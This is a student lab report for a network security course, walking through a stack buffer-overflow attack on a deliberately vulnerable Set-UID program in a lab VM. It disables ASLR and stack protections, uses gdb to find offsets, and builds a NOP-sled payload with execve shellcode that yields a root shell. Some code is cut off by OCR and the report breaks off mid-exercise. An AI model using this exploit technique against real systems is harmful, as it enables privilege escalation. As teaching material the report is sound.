SYSC 4810: Introduction to Network and Software Security

Module 5 Assignment: Buffer Overflow

Professor: Dr. Jason Jaskokla


By: Shivanshi Sharma
101037387
November 29, 2020

Introduction:

This assignment is aimed towards conducting attacks to exploit buffer overflow vulnerabilities in software systems. The goal is to help an organization called CodeMoxy help create training materials related to buffer overflow vulnerabilities and countermeasures. The assignment provides various codes to try different approaches towards testing vulnerabilities in programs.

Problem 1:


(a) The file called *shellcode.c* is used to launch a shell. The statement: "((void(*) ())buf) ();" will invoke a shell once shellcode is executed. As seen in Figure1.a below, the new shell emerges once the previous code has been executed. Another thing to mention is that the address randomization has been disabled, so the exact address can be guessed easily.



```
[11/27/20]seed@VM:~$ sudo systcl kernel.randomization_va_space=0
sudo: systcl: command not found
[11/28/20]seed@VM:~$ sudo sysctl kernel.randomization_va_space=0
sysctl: cannot stat /proc/sys/kernel/randomization_va_space: No such file or dir
ectory
[11/28/20]seed@VM:~$ sudo sysctl -w kernel.randomization_va_space=0
sysctl: cannot stat /proc/sys/kernel/randomization_va_space: No such file or dir
ectory
[11/28/20]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/28/20]seed@VM:~$ cd Desktop/
[11/28/20]seed@VM:~/Desktop$ sudo gcc -z execstack -o call_shellcode call_shellc
ode.c
[11/28/20]seed@VM:~/Desktop$ ./call_shellcode
$ 
```

Figure 1.a: Turning space randomization off to run shellcode

(b) Next, this shellcode is used in a vulnerable Set-UID root program, to successfully conduct a buffer overflow attack. This is achieved by first changing the ownership of the program to root, as well as changing permissions to 4755, as show in Figure1.b:




```
/* call_shellcode.c  */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <s

const char
  "\x31\xc0
  "\x50"
  "\x68""//
  "\x68""/b
  "\x89\xe3
  "\x50"
  "\x53"
  "\x89\xe1
  "\x99"
  "\xb0\x0b
  "\xcd\x80
;

int main(in
{
```

```
[11/28/20]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/28/20]seed@VM:~$ cd Desktop/
[11/28/20]seed@VM:~/Desktop$ sudo gcc -z execstack -o call_shellcode call_shellc
ode.c
[11/28/20]seed@VM:~/Desktop$ ls
Ass5            call_shellcode.c    Old Assignments stuff
brute-force.sh  dash_shell_test.c   realuid.c
call_shellcode  exploit.c           stack.c
[11/28/20]seed@VM:~/Desktop$ ./call_shellcode
$ sudo chown root call_shellcode
$ sudo chmod 4755 call_shellcode
```

Figure 1.b: Spawning a shell with root privileges

(c) The code provided in *stack.c* has a vulnerability at line 14 – "strcpy(buffer, str);". The buffer in function bof() is only 24 bytes, but the input allows a length of 517 bytes. Since this buffer overflow vulnerability can be exploited by any user.


For this problem, *stack.c* is executed after first disabling the StackGuard, and the non-executable stack protections using the code: $ gcc -o stack -z execstack -fno-stack-protector stack.c. Next, the root id is changed, as well as the permissions (to 4755).



```
[11/28/20]seed@VM:~$ cd Desktop/
[11/28/20]seed@VM:~/Desktop$ vim stack.c

[1]+  Stopped                 vim stack.c
[11/28/20]seed@VM:~/Desktop$ sudo gcc -o stack -z execstack -fno-stack-protector
 stack.c
[11/28/20]seed@VM:~/Desktop$ sudo chmod 4755 stack
[11/28/20]seed@VM:~/Desktop$ sudo chown root stack
[11/28/20]seed@VM:~/Desktop$ exit
exit
There are stopped jobs.
[11/28/20]seed@VM:~/Desktop$ ls
a.out           call_shellcode     exploit.c              stack
Ass5            call_shellcode.c   Old Assignments stuff  stack.c
brute-force.sh  dash_shell_test.c  realuid.c
[11/28/20]seed@VM:~/Desktop$ 
```

Figure 1.c.1: using *badfile* to execute *stack.c*

Before implementing these steps, a *badfile* was created with the text "Hello World", as that would be the file providing the input to a buffer in the bof() function. The *stack* file was executed, and it returned an output "Returned Properly", as shown in Figure 1.c.2 below.



```
/bi
[11/28/20]seed@VM:~$ cd Desktop/
[11/28/20]seed@VM:~/Desktop$ ./s
shellcode/ stack
[11/28/20]seed@VM:~/Desktop$ ./stack
Returned Properly
[11/28/20]seed@VM:~/Desktop$ 
```

Figure 1.c.2: *stack* file working

Problem 2:


(a) For this problem, **gdb** debugger was used to view the assembly code for bof() function. To start, the command gdb –quiet stack and disassemble bof was used to display assembly code for the function bof(). Then, there was a breakpoint created to help display the address of any specified variable, as shown in Figure 2.a.1.

After running the program using the command r, the address of the frame pointer (ebp) is extracted.

The address of the frame pointer is 0xbfffeab8


The instruction `lea    -0x20(%ebp),%eax` shows that the address of the starting of the buffer is -0x20, which is -32 bytes or 32 bytes below the address of the frame pointer. This command was printed, and the result was shown in the output, as can be seen in Figure2.a.2.

This concludes that the address of the buffer[] variable is 0xbfffea98.


root@VM: /home/seed/Desktop
root@VM: /home/seed/Desktop 80x34

```
[11/28/20]seed@VM:~$ su root
Password:
root@VM:/home/seed# cd Desktop/
root@VM:/home/seed/Desktop# gdb --quiet stack
Reading symbols from stack...(no debugging symbols found)...done.
(gdb) disassemble bof
Dump of assembler code for function bof:
   0x080484bb <+0>:     push   %ebp
   0x080484bc <+1>:     mov    %esp,%ebp
   0x080484be <+3>:     sub    $0x28,%esp
   0x080484c1 <+6>:     sub    $0x8,%esp
   0x080484c4 <+9>:     pushl  0x8(%ebp)
   0x080484c7 <+12>:    lea    -0x20(%ebp),%eax
   0x080484ca <+15>:    push   %eax
   0x080484cb <+16>:    call   0x8048370 <strcpy@plt>
   0x080484d0 <+21>:    add    $0x10,%esp
   0x080484d3 <+24>:    mov    $0x1,%eax
   0x080484d8 <+29>:    leave
   0x080484d9 <+30>:    ret
End of assembler dump.
(gdb) b *0x080484c4
Breakpoint 1 at 0x80484c4
(gdb) r
Starting program: /home/seed/Desktop/stack
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x080484c4 in bof ()
(gdb) i r $ebp
ebp            0xbfffeab8       0xbfffeab8
(gdb) 
```

Figure 2.a.1: Using gdb debugger



```
Breakpoint 1, 0x080484c4 in bof ()
(gdb) i r $ebp
ebp            0xbfffeab8       0xbfffeab8
(gdb) print $ebp - 0x20
$1 = (void *) 0xbfffea98
(gdb) 
```

Figure 2.a.2: Base pointer address and address of the buffer


(b) As the buffer[] variable is 32 bytes below the base pointer address, and the base pointer address is 4 bytes below the return address, the distance of the return address from the buffer[] variable is 36 bytes or 36 bytes above the buffer address (same as 0x00000024).

(c) The distance of the shellcode from the buffer[] variable will be the distance of the return address from the buffer + 4 extra bytes.

So, it will be 36 + 4 = 40 bytes (same as 0x00000028)

(d) The expected address of the shellcode is 0xbfffea98 + 0x00000028: 0xbfffeac0.


(e) The file *exploit.c* is inserted with code and memcpy is used to copy shellcode to the end of the buffer. Shellcode is added to the end of the buffer as it will increase the chance of the file working. Even if the address is slightly off, it will still end up executing a NOP instruction, which will eventually lead to the execution of the *exploit.c* file.



```
/* Initialize buffer with 0x90 (NOP instruction) */
memset(&buffer, 0x90, 517);

/* You need to fill the buffer with appropriate contents here */
*(buffer+36) = 0xb9;
*(buffer+37) = 0xeb;
*(buffer+38) = 0xff;
*(buffer+39) = 0xbf;

int final = sizeof(buffer) - sizeof(shellcode);
int i;
for(i=0; i<sizeof(shellcode); i++)
    buffer[final+i] = shellcode[i];


/* Save the contents to the file "badfile" */
badfile = fopen("./badfile", "w");
fwrite(buffer, 517, 1, badfile);
fclose(badfile);
```


Figure 2.e: The inserted code to make *exploit.c* work

(f) Once *badfile* has been inserted with contents, command hexdump can be used to view all the contents. *StackGuard* did not have to be disabled as no buffer is being overflowed in this program. Figure 2.f shows all the commands used to achieve a root shell for this exercise.



```
root@VM: /home/seed/Desktop 80x24
[11/28/20]seed@VM:~$ su root
Password:
root@VM:/home/seed# cd Desktop/
root@VM:/home/seed/Desktop# gcc -o exploit exploit.c
root@VM:/home/seed/Desktop# ./exploit
root@VM:/home/seed/Desktop# hexdumb -C badfile
No command 'hexdumb' found, did you mean:
 Command 'hexdump' from package 'bsdmainutils' (main)
hexdumb: command not found
root@VM:/home/seed/Desktop# hexdump -C badfile
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
00000020  90 90 90 90 b9 eb ff bf  90 90 90 90 90 90 90 90  |................|
00000030  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
000001e0  90 90 90 90 90 90 90 90  90 90 90 90 31 c0 50 68  |............1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69  6e 89 e3 50 53 89 e1 99  |//shh/bin..PS...|
00000200  b0 0b cd 80 00                                    |.....|
00000205
root@VM:/home/seed/Desktop# ./stack
```

Figure 2.f: Using *exploit.c* to bombard *badfile*




```
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare)
```

Figure 2.f.2: Seed uid

(ran the program again without the root mode and had a similar result for seed uid^)

(g) This program can also be used to launch a shell with real user id root. This is also shown below (forgot to take a screenshot, but looked similar to this figure below)




```
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
```

Figure 2.g: Forcing real user id to root

Result showed that instead of having euid as root, the uid was in root mode, which demonstrated stronger privileges for root processes.

Problem 3:

(a) After commenting out line 13, this is the output:




```
[11/28/20]seed@VM:~$ cd Desktop/
[11/28/20]seed@VM:~/Desktop$ sudo rm /bin/sh
[11/28/20]seed@VM:~/Desktop$ sudo ln -s /bin/dash /bin/sh
[11/28/20]seed@VM:~/Desktop$ gcc dash_shell_test.c -o dash_shell_test
[11/28/20]seed@VM:~/Desktop$ sudo chown root dash_shell_test
[11/28/20]seed@VM:~/Desktop$ sudo chmod 4755 dash_shell_test
[11/28/20]seed@VM:~/Desktop$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare)
[11/28/20]seed@VM:~/Desktop$ ./dash_shell_test
$ 
```

Figure 3.a: Executing dash_shell_test without line 13

As visible, the UID is seed

(b) After integrating line 13 in the program again, this is the output:



```
[11/28/20]seed@VM:~$ cd Desktop/
[11/28/20]seed@VM:~/Desktop$ sudo rm /bin/sh
[11/28/20]seed@VM:~/Desktop$ sudo ln -s /bin/dash /bin/sh
[11/28/20]seed@VM:~/Desktop$ gcc dash_shell_test.c -o dash_shell_test
